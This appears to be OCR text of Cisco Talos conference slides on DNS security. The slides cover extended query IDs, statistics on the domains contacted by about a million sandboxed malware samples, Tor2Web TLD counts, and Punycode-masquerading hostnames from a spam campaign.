
Extended Query ID (XQID)

- Extends the DNS query ID with 24 to 63 alpha-numeric [a-z0-9] characters into the query/response question name (QNAME) making the range of possible transactions IDs so extremely large that any brute force "guessing" or birthday attack attempts are futile.

Ex. QNAME: **xqid—q.ml6ah36sk9jlznx1jswibslu.www.example.com**

At Google's Public DNS, "such requests make up less than 3% of outgoing requests, assuming normal traffic"

Passive DNS Dead Drops



DNS

Malware In-The-Wild


Data Set

- Analyzed the previous 6 months of samples run through the Talos malware sandbox
- Samples that scored between 65-100 (those considered malicious) were further analyzed by extracting the hostnames and IP addresses they contacted.
- ~1 Million malware samples in total


Malware: Contacted Domains

1,699,712 com	25,635 pw
330,704 net	21,479 io
108,543 org	19,742 de
106,291 eu	17,569 biz
65,524 pl	12,869 br
57,274 top	12,001 nu
53,924 cn	9,484 su
53,482 ru	9,477 cc
52,726 info	8,949 work
49,397 la	8,638 to


Malware: Contacted Domains




Malware: Contacted Domains



Malware: Contacted Domains



Malware: Contacted Domains



Tor2Web TLDs

11,844 onion.nu
8,458 onion.to
12 onion.link
3 onion.pw
3 onion.cab
1 onion.rip

Internationalized Domain Names

Only 0.002% of malware from the Talos sandbox was observed reaching out to IDN domains.

However, by decoding IDN domains witnessed in passive DNS we found hostnames masquerading as Punycode such as the following, which were involved in a blog comment URL spamming operation:

xn----------gmbr539ysay4291w.awelder.info
xn--------onqu75bcvap11j.centralyp.info

TALOSINTELLIGENCE.COM

blog.talosintelligence.com

@talossecurity